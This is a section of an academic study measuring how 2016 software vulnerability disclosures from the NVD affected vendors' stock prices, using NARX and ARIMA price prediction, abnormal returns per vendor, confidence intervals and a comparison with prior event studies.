National Vulnerability Database (NVD). is a vulnerability database maintained by the National Institute of Standards and Technology (NIST) and contains all vulnerabilities reported to MITRE [4]. Analysts at NVD analyze the reported vulnerabilities, then insert them into the database after adding other necessary information, including (most importantly) a Common Vulnerabilities and Exposures Identifier (CVE-ID). In the following we elaborate on the other data elements in NVD associated with each vulnerability.

The NVD includes the following information (elements) for each reported vulnerability: the CVE-ID, vendor, product, Common Vulnerability Scoring System (CVSS) label, published date, Common Weakness Enumeration Identifier (CWE-ID) [2], description, and reference links. The CVSS label is provided using both version 2 and version 3 [1, 5], which are widely used standard scoring techniques. The *vendor* element is the name of the vendor of the software that has the vulnerability, the *product* element is the name of the product which contains the vulnerability, and the *CVSS* is the severity of the vulnerability. CVSS version 3, released in the later half of 2015,




Figure 11: Dataset Creation Flow. *Desc.* stands for the description of vulnerability, *Ref. Link* is the link referring to details corresponding to the vulnerability, *Pub. Date* is the Published Date, *CVSS* is Common Vulnerability Scoring System metrics, *CWE* is the Common Weakness Enumeration identifier, *PDD* is the Public Disclosure Date, approximated as the minimum of the dates gathered from the links corresponding to a vulnerability, and *VHSP* is the Vendor Historical Stock Price downloaded of mutual vendors from Yahoo Finance.

labels vulnerabilities as LOW, MEDIUM, HIGH, and CRITICAL, while the version 2 classifies them into LOW, MEDIUM, and HIGH. The attribute *published date* indicates the date when the vulnerability was entered into the NVD, while CWE-ID refers to the type of the weakness. The *description* element is a textual content to contextualize the submitted vulnerability. The *reference links* element is a set of external URLs linking to additional details about the vulnerability, including a security advisory, a security thread, an email thread or a patch.

Data Preprocessing and Augmentation. The NVD data can be downloaded from the NVD website in either XML or JSON format; we chose the JSON format. The data is distributed in multiple JSON files with a file per year. We use the vulnerabilities reported in the year 2016, and limit our analysis to the severe ones. Since not all vulnerabilities have their CVSS version 3 assigned to them, we consider vulnerabilities with CVSS version 3 label as CRITICAL or version 2 label as ”HIGH” to be severe. In our analysis we are interested in understanding the impact of core vulnerabilities in the software itself, rather than inherited vulnerabilities due to the use of third-party libraries. To this end, we filtered vulnerabilities due to third-party libraries by discarding those with the word “library” in their description. Given that a vulnerability may affect multiple vendors and products, we limit ourselves to the main source of the vulnerability by counting a vulnerability only under one vendor. For that, we checked the vendor name and the description in the vulnerability record, and found that the main vendor always appears in the description. Where multiple vendors appear in the description, we exclude those vulnerabilities from our analysis, since the vulnerability could be due to a shared library among the products of those vendors. As a result, our dataset was reduced from 8,709 to 2,849 vulnerabilities.

Since the *published date* attribute captured in NVD is the date when the vulnerability was entered into the database and not the date when the vulnerability was actually found, the most important step in our analysis was to find the date when the vulnerability was disclosed to the public.

We use the links present in the NVD to scrape through the web and label dates corresponding to each of the links, in an approach taken also by Li and Paxson [94]. We observed that some of the domains have stringent security measures preventing the automating scraping, while some did not have a date. For all such 1262 out of 8365 links, we manually visited the links and updated the corresponding URLs. For all URLs, we calculated the minimum of the dates corresponding to a vulnerability (when multiple dates are obtained from multiple URLs) and consider it as the public disclosure date. It should be noted that we ignore the links linking to patches, as the date of patching may or may not be same as the disclosure date, and market could only respond to public disclosure date.

In our dataset, we also found redundant vendor names, *e.g.* schneider-electric vs. schneider_electric, trendmicro vs. trend-micro, and palo_alto_networks vs. paloaltonetworks. We consolidate the various vendors under a consistent name, through manual inspection. For all the vendors in the above dataset we further augment them by incorporating stock price over time from Yahoo Finance, as highlighted in the following.

Yahoo Finance. For all the vulnerabilities in our dataset we gathered historical stock price information from Yahoo Finance. The historical data can be downloaded from Yahoo Finance as a Comma Separated Values (CSV) file. The file contains seven information attributes, namely, the date, open, low, high, close, adjusted Close, and volume. The *date* attribute corresponds to the date on which the stock's listed performance is captured. The *open* and *close* attributes are the stock value of the vendor on the given day at the opening and closing of the market, respectively. The *low* and *high* are the lowest and highest value of the vendor's stock achieved on the given day. The *adjusted close* attribute reflects the dividends and splits since that day. During an event of stock split, the adjusted closing price changes for every day in the history of the stock. For example, if stock for vendor X closed at $100 USD per share on December 5th, a 2:1 stock split is announced on December 6th, and the stock opened at $50 USD and closed at $60 USD, that represents a decline of $40 in the actual closing price. However, the adjusted close for December 5^{th} would change to $50 USD, making the gain $10 at the end of December 6th. The *volume* attribute is the number of shares traded on the given day.

Price Prediction. We use the open, low, high, close, adjusted close, and volume of all preceding days as input to predict the close for a day, as explained in more details in subsection 6.3. We use the predicted price as a baseline to estimate the cost of vulnerabilities upon their disclosure. Upon examining the vendors in our dataset, we found 60 of them available through Yahoo Finance. Out of the 60 vendors, only 41 of vendors had vulnerabilities in our selected dataset. Out of those 41 vendors, 5 vendors had missing data attributes (*e.g.* blackberry had several "null"-valued attributes).

Press. As a baseline for comparison with our results based on the approach used in the literature, we sample vulnerabilities reported in the media. We search for "software vulnerabilities in 2017" in *Forbes*, and *ZDNet*, and capture four vulnerabilities for comparison.

6.2.2 Assessing Vulnerability's Impact

To assess the impact of vulnerabilities, we separate our dataset by vendor. To find the effect of a vulnerability for the date on which the vulnerability was published, we look for the stock value on that particular date. It is worth noting that the stock markets do not open on weekends and holidays, making stocks unavailable on those days. For all dates with disclosed vulnerabilities whereby the stock data is unavailable, we approximate the open, low, high, close, adjusted close, and volume attributes in a linear relation with the last operating day and the next operating day. For example, suppose the value on the last operating day, d_0, is x, the market was closed on days d_1, d_2, and d_3, and the value on next operating day, d_4, is y. We first calculate the number of days between d_0 and d_4, denoted by d (here, 3). We then approximate the values on days d_i for $i \in \{1, 2, 3\}$ as $d_i = x + \frac{i \times (y-x)}{d}$.

Finding the effect of a vulnerability is done by comparing the predicted stock price assuming the vulnerabilities did not exist with the actual price which takes the existence of the vulnerability into account. Therefore, we first predict a stock price for the no-vulnerability case and calculate the impact of the vulnerability's Abnormal Return on day i (AR_i for $i \in \{1, 2, 3\}$), where $\mathrm{AR}_i = R_i - \bar{R}$, such that Ri is the actual stock price on day i, and $\bar{R}$ is the expected stock without vulnerability (predicted). We then calculate the % of Abnormal Return on day i (PAR_i), where $i \in 1, 2, 3$, as $\mathrm{PAR}_i = \frac{\mathrm{AR}_i \times 100}{R_i}$.

Finally, we calculate the Overall (%) Abnormal Return on day i (OAR_i), where $i \in \{1, 2, 3\}$. For vendor $\{V_1, \ldots, V_m\}$ with vulnerability $\{v_1, \ldots, v_n\}$, the PAR values for a vulnerability v_j are denoted by PAR_i^j for $i \in \{1, 2, 3\}$. We calculate $\mathrm{OAR}_i^k = \sum_{j=1}^{n} \mathrm{PAR}_i^j$ on day i for a vendor V_k.

6.3 Prediction

The data of all vendors consists of the aforementioned features: date, open, close, high, low, volume and fractional change in the price from previous time step. All of these features, except date, are considered to predict the close value in the future. In order to increase the performance of the machine learning algorithm, data preprocessing is required. The general method for feature standardization is to consider the mean and standard deviation of each feature. In other words, feature standardization projects the raw data into a new space where each feature in the data has a mean and a standard deviation of zero and unit, respectively. The mapping transforms the feature vector x into $z = \frac{x - \bar{x}}{\sigma}$, where $\bar{x}$ and σ, are the mean and standard deviation of the original feature vector x, respectively. These features are then fed into the nonlinear autoregressive neural network with exogenous factors (NARX) to predict the stock value of vendors.




Figure 12: General Structure of the NARX Neural Network

Table 25: NARX parameter settings.

Parameter	Value
Number of input neurons	Five
Number of output neurons	One
Transfer functions	tansig (hidden layer) purelin (output layer)
Training, validation, testing	70%, 15%, and 15%
Evaluation function	Mean squared error
Learning Algorithm	Levenberg-Marquardt

6.3.1 NARX Neural Network

The NARX neural network, generally applied for prediction of the behavior of discrete-time nonlinear dynamical systems, is one of the most efficient tools of forecasting [67]. Unique characteristics of NARX provide accurate forecasts of the stock values by exploiting an architecture of recurrent neural network with limited feedback from the output neuron. In comparison with other architectures, which consider feedback from both hidden and output neurons, NARX is more efficient and yields better results [80]. Based on the NARX neural network model, the next value of the output at time t, $y(t)$, can be regressed on previous values of the output and exogenous input, represented using the following model:

$$y(t) = f[u(t-1), ..., u(t-d_u); y(t-1), ..., y(t-D_y)],$$

where $u(t)$ and $y(t)$ are the input and output of the network at time t. d_u and d_y are the lags of exogenous inputs and output of the system, and the function f is multi-layer feed forward network. Fig. 12 represents a general architecture of the NARX neural network.

For each vendor, we divide the dataset into training, validation and test subsets (with 70%, 15%, and 15%, respectively). We use the training data to train a predictive model. The Mean Squared Error (MSE) is used to evaluate the performance of the corresponding models. The MSE is defined as:

$$\text{MSE} = \frac{1}{n}\sum_{i=1}^{n}(y_{t_i} - y_{p_i})^2,$$

where n is the number of samples. y_t and y_p are representing the actual value of the stock price and corresponding predicted value, respectively. A feed forward neural network with one hidden layer has been used as predictor function of the NARX. Levenberg-Marquardt (LM) back-propagation learning algorithm [98] has been employed to train the weights of the neural network. The specifications of the proposed NARX neural network are presented in Table 25.




Figure 13: Actual vs. Predicted: NARX.




Figure 14: Actual vs. Predicted: ARIMA.

Baseline for Comparison. In addition to the NARX neural network model, we also predicted the stock price of vendors using the Autoregressive Integrated Moving Average (ARIMA) model [42], one of the most popular time series prediction models, for comparison. To establish such a comparison with prior work using linear regression, we conducted the prediction for the stock price of one vendor, namely, Adobe. The AR portion of ARIMA signifies the variable to be predicted is regressed on its past values. Also, the MA portion in the ARIMA model indicates that the error in the regression model is a linear combination of error values in the past. The ARIMA model with external regressors, x, and for one-step ahead prediction is represented as

$$y_p(t) - \phi_1 y_t(t-1) = \mu - \theta_1 e(t-1) + \beta(x(t) - \phi_1 x(t-1)),$$

where y_p and y_t are the predicted and actual prices of the stock, respectively. μ, θ, and ϕ are a constant, the MA coefficient, and the AR coefficient values.

The results are shown only for Adobe and for the rest of the vendors only the MSE is shown in Table 26. Fig. 13 depicts the actual and predicted stock price. The low value of the error strongly




Figure 15: Error Histogram of Adobe Stock

suggests that the NARX model can forecast the stock values with high accuracy. In addition, The error histogram is provided in Fig. 15, and shows that the majority of the instances are forecasted precisely. In Fig. 14, although visual representation suggests a weakness of fit with ARIMA in predicting the stock values, the difference in the value of MSE for these models (6.42 for ARIMA vs. 0.59 for NARX) quantitatively justifies the goodness of the proposed method over methods used in the literature.

6.4 Results

We experimented with a large number of vulnerabilities, meaning that multiple vulnerabilities could correspond to a single date. Therefore, the effect we see could be due to one or more vulnerabilities. For every vulnerability disclosure date and vendor, we calculate % Abnormal Return on days 0, 1, and 2 (AR_1, AR_2, and AR_3 respectively as described above). The results are presented in Table 26. The table contains the normalized MSE, count of the vulnerabilities, and Abnormal Return on days 1, 2, and 3 for every vendor (as described above). We observe that vulnerabilities had an adverse impact on the stock price of 17 out of the 36 vendors.

Table 28 represents a breakdown of vendors by industry and their likelihood of their stock being impacted by vulnerabilities. For the classification of industries, the software industry contains vendors such as Adobe, Apache, Atlassian, Google, VMware, Sap, Oracle, Redhat, and Alteryx. The device industry includes Advantech and Apple. The networking industry includes Cisco, Citrix, Netgear, and Zyxel. The security industry includes Fortinet, Juniper, Paloalto Networks, Symantec, and Trendmicro. The consumer product industry includes Rockwell Automation, Osram, Splunk, Schneider, Teradata, Facebook, Netapp, and Viacom. The electronics & hardware industry includes Lenovo, and Nvidia. Finally, the finance industry includes Equifax and Dow

Table 26: Results for each Vendor. Vul. stands for vulnerability count and OAR_1, OAR_2, and OAR_3 stand for the average effect at day 1, 2, and 3 (percent), respectively. (2) Vendor names are abbreviated as follows: PAN=Palo Alto Networks, RWA=Rockwell Automation, TM=Trend Micro. ▲indicates that the vulnerabilities had no overall impact on vendor's stock value while ▼indicates that the stock of the vendor were impacted, overall.

Vendor	MSE	Vul.	OAR$_1$(1)	OAR$_2$(1)	OAR$_3$(1)	Vendor	MSE	Vul.	OAR$_1$(1)	OAR$_2$(1)	OAR$_3$(1)
Adobe	5.9E-4	494	▼0.65	▼0.37	▼0.50	Oracle	1.0E-3	130	▼0.48	▼0.81	▼1.51
Advantech	9.5E-4	9	▲0.61	▲0.89	▲0.96	Osram	7.8E-3	1	▲1.17	▼6.42	▼7.95
Apache	9.9E-4	37	▲0.60	▲0.98	▲1.17	PAN(2)	4.3E-3	2	▼1.09	▼1.13	▼8.54
Apple	2.8E-4	154	▲0.41	▲0.75	▲1.03	Redhat	1.6E-3	13	▲0.74	▲0.59	▲0.61
Atlassian	9.7E-3	4	▼3.85	▼3.86	▼3.12	RWA(2)	8.9E-4	5	▲1.47	▼0.87	▲0.06
Cisco	2.3E-3	111	▲0.10	▲0.33	▲0.42	Samsung	7.6E-3	10	▼0.08	▼0.08	▲2.95
Citrix	2.4E-3	9	▲0.14	▲0.01	▲0.57	Sap	2.3E-3	17	▲0.82	▲0.69	▲1.28
Facebook	1.1E-3	6	▲0.13	▼0.33	▲0.45	Schneider	3.1E-3	7	▼1.56	▼1.87	▼1.79
Fortinet	4.5E-3	7	▲0.37	▲0.19	▲0.92	Siemens	3.7E-3	14	▲0.51	▲0.83	▲0.32
GE	5.8E-4	3	▲0.12	▼0.58	▼0.39	Sophos	3.8E-3	3	▲1.72	▲1.87	▲0.89
Google	7.6E-4	410	▼0.08	▼0.21	▼0.08	Splunk	1.2E-2	1	▲0.88	▲3.17	▲1.11
Honeywell	4.3E-4	1	▼0.09	▲0.87	▲2.35	Symantec	1.3E-3	13	▲0.24	▲0.52	▲0.77
HP	7.6E-3	36	▲0.21	▲0.37	▲0.64	Teradata	3.6E-3	3	▼2.18	▼2.86	▼2.75
IBM	4.4E-4	51	▲0.22	▲0.32	▲0.26	TM(2)	9.3E-3	16	▼0.56	▼0.74	▲0.98
Juniper	6.3E-3	13	▼0.19	▼0.80	▼1.10	Vmware	6.1E-3	11	▲0.45	▲0.32	▲0.74
Lenovo	7.4E-3	9	▼0.75	▼1.12	▼0.55	Zyxel	5.2E-3	2	▲0.18	▼1.18	▲0.18
Microsoft	8.6E-4	279	▲0.45	▲0.39	▲0.56	Equifax	4.9E-4	1	▲1.52	▼14.02	▼24.19
Netapp	6.5E-3	4	▲1.08	▲0.76	▼1.19	Dow Jones	3.5E-4	1	▼0.08	▼0.34	▼0.03
Netgear	4.3E-3	14	▲1.18	▲1.61	▲0.10	Alteryx	4.8E-2	1	▼0.61	▼2.18	▼7.70
Nvidia	1.0E-3	38	▲0.56	▲1.46	▲4.39	Viacom	2.3E-3	1	▼1.60	▲0.60	▼0.62

Jones. To assign a likelihood of an industry's stock price being impacted by vulnerabilities, we use Highly-Likely when the number of vendors with stock price affected negatively by the vulnerabilities in the given industry is larger than those not affected, Less-Likely otherwise; we use Equally-Likely when the number of vendors affected equals the number of vendors not affected.

We look at vulnerabilities from 10 vendors to find the reason for the nearly no-effect of vulnerabilities in some industries. We see that in every dataset there are a few dates which have no significant positive effect (from vendors perspective) on the market leading the results to be negative. By referring to the description of the vulnerabilities, we observe that:

1. Vulnerabilities affecting vendors' stock negatively are of critical severity (vulnerabilities with CVSS version 3 label of CRITICAL) while the rest were less severe (vulnerabilities with CVSS labels of HIGH or MEDIUM).

2. Vulnerabilities affecting vendors' stock price negatively have a combination of version 3 label of HIGH or CRITICAL, and a description containing phrases such as "denial of service", "allows remote attacker to read/execute", "allows context-dependent attackers to conduct XML External Entity XXE attacks via a crafted PDF", and "allows context-dependent attackers to have unspecified impact via an invalid character". Additionally, vulnerabilities

description such as “allows authenticated remote attacker to read/execute”, “remote attackers to cause a denial of service”, and “allows remote attackers to write to files of arbitrary types via unspecified vectors” have little (on days 0, 1, and 2) to no effect on the stock price. Therefore, we can conclude that vulnerabilities involving unauthorized accesses have a higher cost, seen in their detrimental effect on the stock price.

3. Vulnerabilities with phrases such as “local users with access to’ and “denial of service” in the description have no impact on the stock. Therefore, DoS attacks lacking confidentiality factor lead to no impact on stock value.

For the vulnerabilities gathered from the press, we followed the same steps. We found that these vulnerabilities have an adverse effect on vendor stock price in almost every case.

6.5 Statistical Significance

To understand the statistical significance of our results, we use the confidence interval of the observations as a guideline. Particularly, we measure the statistical confidence of overall effect of vulnerabilities corresponding to a vendor on days 1, 2, and 3, respectively. Table 27 shows the confidence intervals (lower and upper limit) on days 1, 2, and 3, measured with 95% confidence.

95% Confidence Interval. 95% Confidence Interval (CI) is a range that contains the true mean of a population with 95% certainty. For a smaller population, the CI is almost similar to the range of the data, while only a tiny sample of data lies within the confidence interval for a large population. In our study, we have noticed that our data populations are diverse, where some vendors have a small number of samples, and others have larger number of samples. For example, Fig. 16 – Fig. 18 show the distribution of observations of effect for multiple example vendors and several vulnerabilities associated with each vendor. The shown histogram captures counts of the effect of vulnerabilities; the x-axis includes brackets of the effect (measured by OAR) and the y-axsis captures the count for the given effect. The diversity of the effect is well-captured by the count distribution; high severity impact is seen in a vendor where the counts are focused in the negative side of the interval, whereas lower (or no) impact is seen where the count focus is in the positive side. The confidence interval with 95% confidence for a given population (distribution) can be calculated as,

$$\text{CI} = \left(\bar{x} - 1.96\frac{\sigma}{\sqrt{n}}, \bar{x} + 1.96\frac{\sigma}{\sqrt{n}}\right),$$

where $\bar{x}$ is the mean of the population, σ is the standard deviation, and n is the number of samples in the population.

Putting it into perspective, while OAR_i, where $i \in \{1,2,3\}$, captures the overall effect of vulnerabilities corresponding to a vendor, the Confidence Interval (CI_i, where $i \in \{1,2,3\}$) gives the confidence for the effect to lie within its upper and lower bound. In Table 27, and by considering




Figure 16: Histogram of the effect of vulnerabilities on stock value: Adobe




Figure 17: Histogram of the effect of vulnerabilities on stock value: Apache




Figure 18: Histogram of the effect of vulnerabilities on stock value: Apple

the data associated with Adobe, for example, we can say with 95% confidence that the confidence interval for the population, CI_i, contains the true mean, OAR_i. We also observe that:

1. Our OAR_i in Table 26 are within their respective confidence intervals, which means that our results reported earlier are statistically significant.

2. The true mean values for Adobe, Palo Alto Networks, Schneider Electric, and Teradata, on the day a vulnerability is disclosed, are bounded in negative intervals. Thus, the probability for a vulnerability having an effect on the day a vulnerability is disclosed on the vendor's stock price is highly likely.

3. The true mean for Oracle, Palo Alto Networks, Schneider Electric, and Zyxel on days after the day a vulnerability is disclosed are bounded in negative intervals. Thus, the probability for a vulnerability having a negative impact on days succeeding the day a vulnerability is disclosed on the vendor's stock price is highly likely.

4. The true mean for every vendor on the three days is bounded from below by negative value.

Although the confidence intervals do not say anything about the percentage of population that would fall in the negative side of the interval, the lower bound indicate a likelihood that the population would have samples with negative effect on the vendor's stock. Thus, given the various vulnerabilities on a specific vendor, it is likely that some of those vulnerabilities would have a negative effect on the vendor's stock value, even though the overall effect (measured by the mean) would be nullified. This, as well, is well captured in our analysis.

Table 27: Statistical confidence for each Vendor. OAR_1, OAR_2, and OAR_3 stand for the average effect at day 1, 2, and 3 (percent), respectively. CI$_i$ is the confidence interval for day$_i$, where i $\epsilon\{1, 2, 3\}$. (2) Vendor names are abbreviated; PAN=Palo Alto Networks, RWA=Rockwell Automation, TM=Trend Micro.

Vendor	CI$_1$		CI$_2$		CI$_3$		Vendor	CI$_1$		CI$_2$		CI$_3$	
	Low	High	Low	High	Low	High		Low	High	Low	High	Low	High
Adobe	-1.10	-0.20	-0.96	0.22	-1.23	0.23	Oracle	-1.08	0.12	-1.19	-0.43	-2.10	-0.92
Advantec	-0.96	2.18	-2.20	3.98	-3.02	4.94	PAN(2)	-1.80	-0.37	-2.10	-0.15	-24.23	7.15
Apache	-0.17	1.45	-0.40	2.36	-0.64	2.98	Redhat	-0.19	1.68	-0.33	1.51	-0.64	1.86
Apple	-0.25	1.07	-0.11	1.62	-0.17	2.24	RWA(2)	-0.19	3.13	-2.18	2.00	-1.67	1.79
Atlassian	-2.05	0.53	-3.41	1.62	-2.77	2.50	Samsung	-0.21	0.06	-0.21	0.06	-3.07	8.96
Cisco	-0.22	0.41	-0.20	0.85	-0.17	1.02	Sap	-0.31	1.94	-0.57	1.94	-0.10	2.66
Citrix	-0.46	0.75	-0.93	0.94	-0.69	1.83	Schneider	-2.95	-0.17	-3.36	-0.37	-4.17	0.58
Facebook	-0.38	0.63	-0.74	0.08	-2.37	3.27	Siemens	-0.19	1.22	-0.60	2.26	-1.10	1.73
Fortinet	-1.04	2.98	-0.76	2.66	-1.48	3.07	Sophos	-0.19	3.64	0.77	2.96	-1.03	2.80
GE	-1.05	1.30	-1.54	0.37	-2.28	1.50	Symantec	-0.20	0.69	-0.05	1.09	-0.09	1.63
Google	-0.41	0.25	-0.76	0.34	-0.75	0.60	Teradata	-2.50	-1.86	-4.63	-1.10	-8.29	2.79
HP	-0.38	0.79	-0.35	1.09	-0.34	1.63	TM(2)	-1.71	0.60	-1.90	0.42	-0.41	2.37
IBM	-0.04	0.48	-0.11	0.74	-0.17	0.69	Vmware	-0.51	1.41	-0.79	1.42	-0.86	2.34
Juniper	-1.66	1.29	-2.38	0.79	-3.57	1.37	Zyxel	-0.52	0.88	-1.42	-0.95	-2.27	2.64
Lenovo	-1.55	0.05	-2.67	0.42	-2.69	1.59	Nvidia	-0.49	1.60	-0.57	3.49	1.10	7.67
Microsoft	-0.03	0.92	-0.31	1.08	-0.20	1.33	Netgear	-0.16	2.52	0.21	3.00	-2.28	2.48
Netapp	-0.44	2.59	-0.27	1.80	-4.13	1.74							

6.6 Discussion and Comparison

There has been several works dedicated to understanding the hidden cost of software vulnerabilities in the literature, which we discuss in the following across multiple aspects by comparison.

6.6.1 Comparison of Findings with Prior Work

The prior work has made various conclusions concerning the effect of the software vulnerabilities, and whether they are associated with a certain feature of those vulnerabilities, including correlation with types, publicity, etc. In the following, we compare our work and findings with the prior work across multiple factors, including vulnerability type, publicity, data source, methodology, and sector.

Confidentiality vs. non-confidentiality vulnerabilities (confirmation). Campbell *et al.* [44] observed a negative market reaction for information security breaches involving unauthorized access to confidential data, and reported no significant reaction to non-confidentiality related breaches. Through our analysis, we had a similar conclusion. Particularly, we found that vulnerabilities affecting vendor's stock negatively have descriptions containing phrases indicating confidentiality breaches, such as "denial of service", "allows remote attacker to read/execute", "allows context-dependent attackers to conduct XML External Entity XXE attacks via a crafted PDF", and "allows context-dependent attackers to have unspecified impact via an invalid character".

How publicity affects price (contradiction). There has been several works in the literature on attempting to understand how the coverage by media and other forms of publicity for viruses and data breaches affect the stock value of a given vendor associated with such vulnerabilities. For example, Hovav and D'Arcy [81] demonstrated that virus-related announcements do not impact stock price of vendors. Our results partly contradict their claims, as we show that vulnerabilities impact the stock value a vendor, sometimes significantly (negatively), regardless to whether such vulnerabilities are announced or not.

Data source and effect (broadening scopes). Goel *et al.* [72] and Telang and Wattal [125] estimated the impact of vulnerabilities on the stock value of a given vendor by calculating a Cumulative Abnormal Rate (CAR) and using a linear regression model. Their results are based on security incidents: while both gather data from the press, Telang and Wattal [125] also use a few incidents from Computer Emergency Response Team (CERT) reports. On the other hand, we consider a wide range of vulnerabilities regardless of being reported by the press. Our results show various trends and indicate the dynamic and wide spectrum of effect of vulnerabilities on the stock price of vendors.

Methodology (Addressing caveats of prior work). The prior work shows the impact of vulnerabilities using CAR, which aggregates AR's on different days. However, we refrain from using CAR because of the following. First, CAR does not effectively capture the impact of a vulnerability, due to information loss by aggregation. For example, CAR would indicate no-effect if the magnitude (upward) of one or more days analyzed negate the magnitude (downward) of other days. Second, we consider a vulnerability as having had an impact if the stock shows a downward trend on d_1, d_2, or d_3, irrespective of the magnitude. Third, our results, through a rigorous analysis are statistically significant. To demonstrate the caveats of CAR and show the benefits of our approach in capturing a better state of the effect of vulnerabilities on the stock price, we consider both Samsung and Equifax in Table 26. On the one hand, the impact of vulnerability on Equifax on days 2 and 3 was significant (-14.02 and -24.09 vs. +1.52 on day 1), where CAR would capture the effect. On the other hand, such an effect would not be captured by CAR with Samsung (-0.08 and -0.08 on days

Table 28: Per industry stock impact likelihood analysis.

Industry	Likeliness
Software	Highly Likely
Consumer Products	Highly Likely
Finance	Highly Likely
Security	Equally Likely
Electronics & Hardware	Equally Likely
Conglomerate	Less Likely
Device	Less Likely
Networking	Less Likely

1 and 2 vs. +2.95 on day 3). Our approach, however, considers the effect of the vulnerability the stock price over the different days separately (and does not lose information due to aggregation).

Sector-based analysis. A general hypothesis is that the cost of security and vulnerabilities on vendors is sector-dependent. One of the main shortcomings of the prior work, however, is that it overlooks analyzing the cost based on sectors of the software industry. By classifying vendors based a clear industry sector, our results show the likelihood of effect to be high in software and consumer product industry, while the likelihood is less in the device, networking or conglomerate industries. Table 28 further highlights the industries with highest losses, by tracking losses by individual vendors. Although Table 26 shows that a vulnerability may or may not have an effect on its vendor's stock price, Table 27 shows that individual vulnerabilities may affect the stocks' value.

Shortcomings. In this study we found a significant effect of vulnerabilities on a given day and limited ourselves to the second day after the release of the vulnerability in order to minimize the impact of other factors. However, other factors may affect the stock value than the vulnerability, making the results unreliable, and highlight the correlational-nature of our study (as opposed to causational). Eliminating the effect of those factors, once known, is an open question. Furthermore, apart from the effect on stock, a vendor may sustain other hidden and long-term losses, such as consumers churn (switching to other products or vendors), loss of reputation, and internal losses (such as man-hour for developing remedies), which we do not consider in our evaluation, and open various directions for future work.

6.6.2 Breaches and Disclosure

